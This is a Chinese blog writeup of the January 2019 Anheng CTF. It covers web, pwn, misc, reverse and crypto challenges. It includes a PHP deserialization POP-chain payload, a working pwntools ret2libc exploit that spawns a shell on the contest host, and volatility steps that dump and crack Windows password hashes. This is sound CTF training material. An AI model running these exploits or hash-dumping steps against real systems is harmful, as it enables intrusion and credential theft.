

安恒月赛writeup 2019年1月

原创

[SsMing](#) 于 2019-01-26 20:17:20 发布 2423 收藏 1

分类专栏: [训练](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_38783875/article/details/86660101

版权



[训练](#) 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

目录

[web1](#)

[pwn2](#)

[misc1](#)

[misc2](#)

[reverse1](#)

[crypt1](#)

新的一年, 各位师傅太强了

web1

访问后看见源码

```
<?php
@error_reporting(1);
#include 'flag.php';
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new sec;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename;
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

class sec
{
    function read()
    {
        return "it's so sec~~";
    }
}
if (isset($_GET['data']))
{
    $Input_data = unserialize($_GET['data']);
    echo $Input_data;
}

?>
```

php 反序列化pop链构造，详

细: http://www.cnblogs.com/iamstudy/articles/php_object_injection_pop_chain.html

sec中的read函数直接返回了一个字符串，但是cool类中的read函数执行了file_get_contents，baby虽然调用了sec类，但是通过寻找相同的函数名将类的属性和敏感函数的属性联系起来

利用脚本构造poc,来调用cool类中定义的read函数

```
<?php
@error_reporting(1);
class baby
{
    protected $skyobj;
    public $aaa;
    public $bbb;
    function __construct()
    {
        $this->skyobj = new cool;
    }
    function __toString()
    {
        if (isset($this->skyobj))
            return $this->skyobj->read();
    }
}

class cool
{
    public $filename = "flag.php";
    public $nice;
    public $amzing;
    function read()
    {
        $this->nice = unserialize($this->amzing);
        $this->nice->aaa = $sth;
        if($this->nice->aaa === $this->nice->bbb)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "you must be joking!";
            }
        }
    }
}

echo urlencode(serialize(new baby()));

?>
```


这里直接没有构造amazing,所以实例化的this->nice为空,后面的也就全都是空值,if条件里的判断也就绕过了给data传参后,要查看网页源代码,得到flag

```
1 <?php
2 // $flag = 'flag{bd75a38e62ec0e450745a8eb8e667f5b}';
3 $sth='test5030b66d4bdtest35daed9d51e2688377299test';
```

pwn2

checksec查看,只开启了NX保护

ida查看反汇编伪代码



发现read函数处有栈溢出漏洞,题目还给了libc文件

基本思路就是利用puts函数泄露puts的地址,然后根据偏移,计算出system的地址和/bin/sh的地址

直接上脚本

```

from pwn import *

sh = remote('101.71.29.5',10013)
libc = ELF('./libc-2.23.so')
elf = ELF('./rrr')

put_plt = elf.plt['puts']
put_got = elf.got['puts']
mainaddr = 0x08048662

payload = 52*'A'+p32(put_plt)+p32(mainaddr)+p32(put_got)
sh.sendline(payload)
sh.recvuntil('\n')
putsaddr = u32(sh.recv()[0:4])
print 'putsaddress'+hex(putsaddr)
libcbase = putsaddr-libc.symbols['puts']

print '[leak system address]'
system_addr = putsaddr-0x24800
print '[leak binsh address]'
binsh_addr = putsaddr + 0xf9eeb
payload1 = 52*'A'+p32(system_addr)+p32(mainaddr)+p32(binsh_addr)
sh.sendline(payload1)
sh.interactive()

```

拿到shell

```

putsaddress0xf7656140
[leak system address]
[leak binsh address]
[*] Switching to interactive mode
>
$ ls
bin
dev
flag
lib
lib32
lib64
rrr
rrr2(mainaddr)+p32(binsh_addr)
$ cat flag
flag{393a0de6dd6b5fc5dcd41d949bbcf461}
$

```

misc1


题目给了一张图片



用foremost分离出了另一张图，是个二维码



用stegsolve在图片的左下角找到了flag



misc2

内存镜像，找到管理员密码的明文，加MD5加密后，就是flag

volatility -f 文件名 imageinfo 知道镜像的基本信息,知道了该内存镜像的系统信息 winxpsp2x86


使用volatility,先列出注册表 使用volatility -f 文件名 --profile winxpsp2x86 hivelist

```
> C:\Users\Dell\Desktop\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone.exe -f C:\Users\Dell\Desktop\memory --profile=winxpsp2x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
-----
0xe1b973e0 0x0952c13e0 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1b89b60 0x09521bb60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT
0xe190a008 0x023a1008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1901788 0x02343788 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe142cad8 0x03f4cad8 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1485ac8 0x03f68ac8 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1420b60 0x03bafb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
0xe1451b60 0x0450fb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe12a6b60 0x01b25b60 [no name]
0xe101b008 0x01892008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe1008900 0x01900900 [no name]
0xe1bf8b60 0x090bdab60 \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe185bb60 0x079b5b60 \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
https://blog.csdn.net/qq_38783875
```


使用hashdump 得到镜像中各用户密码的hash值, volatility -f 文件名 --profile winxpsp2x86 hashdump -y system 表的virtual地址 -s SAM表的virtual地址

```
C:\Users\Dell\Desktop
> C:\Users\Dell\Desktop\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone.exe -f C:\Users\Dell\Desktop\memory --profile=winXSP2x86 hashdump -y 0xe101b008 -s 0xe1451b60
Volatility Foundation Volatility Framework 2.6
Administrator:500:0182bd0bd444bf867cd839bf040d93b:c22b315c040ae6e0efee3518d830362b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:132893a93031a4d2c70b0ba3fd87654a:fe572c566816ef495f84fdca382fd8bb:::
```

使用ophcrack, 选load中的single hash,破解出管理员的明文密码



123456789的md5值就是flag



reverse1

题目给出了一个python脚本编译成的exe, 还有pyc文件, 给出的pyc文件反编译不了

使用 pyinstxtractor.py脚本(下载地址: <https://sourceforge.net/projects/pyinstallerextractor/>)反编译题目给出的.exe文件

```
> python pyinstxtractor.py AnhengRe.exe
[*] Processing AnhengRe.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 36
[*] Length of package: 6075342 bytes
[*] Found 59 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: AnhengRe
[!] Warning: The script is running in a different python version than the one used to build the executable
Run this script in Python36 to prevent extraction errors(if any) during unmarshalling
[!] Unmarshalling FAILED. Cannot extract out00-PYZ.pyz. Extracting remaining files.
[*] Successfully extracted pyinstaller archive: AnhengRe.exe
https://blog.csdn.net/qq_38783875
```

得到这一堆东西

名称	修改日期	类型	大小
out00-PYZ.pyz_extracted	2019/1/26 17:00	文件夹	
_bz2.pyd	2019/1/26 17:00	Python Extensio...	86 KB
_hashlib.pyd	2019/1/26 17:00	Python Extensio...	1,618 KB
_lzma.pyd	2019/1/26 17:00	Python Extensio...	242 KB
_socket.pyd	2019/1/26 17:00	Python Extensio...	64 KB
_ssl.pyd	2019/1/26 17:00	Python Extensio...	2,006 KB
AnhengRe	2019/1/26 17:03	文件	1 KB
AnhengRe.exe.manifest	2019/1/26 17:00	MANIFEST 文件	2 KB
api-ms-win-core-console-l1-1-0.dll	2019/1/26 17:00	应用程序扩展	20 KB
api-ms-win-core-datetime-l1-1-0.dll	2019/1/26 17:00	应用程序扩展	19 KB
api-ms-win-core-debug-l1-1-0.dll	2019/1/26 17:00	应用程序扩展	19 KB
api-ms-win-core-errorhandling-l1-1-0.dll	2019/1/26 17:00	应用程序扩展	19 KB

用winhex打开图中的AnhengRe文件

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	E3	00	00	00	00	00	00	00	00	00	00	00	00	05	00	00		ã
00000010	00	40	00	00	00	73	D8	00	00	00	64	00	64	01	6C	00		@ sØ d d l
00000020	5A	00	65	01	64	02	83	01	5A	02	65	01	64	03	83	01		Z e d f Z e d f
00000030	5A	03	65	04	65	05	65	02	64	00	19	00	83	01	64	04		Z e e e d f d

用winhex打开题目原本给出的pyc文件

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	33	0D	0D	0A	00	00	00	00	00	00	00	00	4D	5A	90	00		MZ
00000010	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	00	00	00		ÿÿ ,
00000020	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00	00		@
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00000040	00	00	00	00	00	00	00	00	00	01	00	00	0E	1F	BA	0E		°

给AnhengRe文件添上pyc文件的文件头，然后加上后缀名，它就变成了一个pyc文件，再在线反编译一下（反编译地址：<https://tool.lu/pyc/>）

得到python源码


```

#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错, 可以推荐给你的朋友! http://tool.lu/pyc
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)
import os
n1 = input('Tell me your name?')
n2 = input('Tell me your pasw')
n11 = chr(ord(n1[0]) + 12)
s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
if n11 + 'AnHeng' == n2:
    for i in range(0, 4):
        s += st1[3 - i]

    print('Congratulations')
    ts = st2[0] + st3 + st2[1] + s
    print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}')
    os.system('pause')
else:
    print('no,' + st0)

```

将多余代码都删除, 直接输出flag

```
#!/usr/bin/env python
# encoding: utf-8
#!/usr/bin/env python
# encoding: utf-8

s = ''
st3 = '51e'
st2 = '9f1ff1e8b5b91110'
st1 = 'c4e21c11a2412'
st0 = 'wrong'
for i in range(0, 4):
    s += st1[3 - i]

print('Congratulations')
ts = st2[0] + st3 + st2[1] + s
print('flag{' + st3[:1] + st1 + st2 + st3[-2:] + '}'')
```

```
> python an.py
Congratulations
flag{5c4e21c11a24129f1ff1e8b5b911101e}
```

crypt1

拿到一个字符串 ypau_kjg;"g;"ypau+

键盘之争，搞了半天是两种不同键盘的对照

Dvorak 22% 70% 8%	~ ! @ # \$ % ^ & * () { } ← Backspace
	Tab " < > P Y F G C R L ? + \
	Caps Lock A O E U I D H T N S - Enter
	Shift ; Q J K X B M W V Z Shift
Ctrl Win Key Alt	Alt Gr Win Key Menu Ctrl
QWERTY 52% 32% 16%	~ ! @ # \$ % ^ & * () - + ← Backspace
	Tab Q W E R T Y U I O P { } \
	Caps Lock A S D F G H J K L : " ' Enter
	Shift Z X C V B N M < > ? Shift
Ctrl Win Key Alt	Alt Win Key Menu Ctrl

结果是flag{this_is_flag}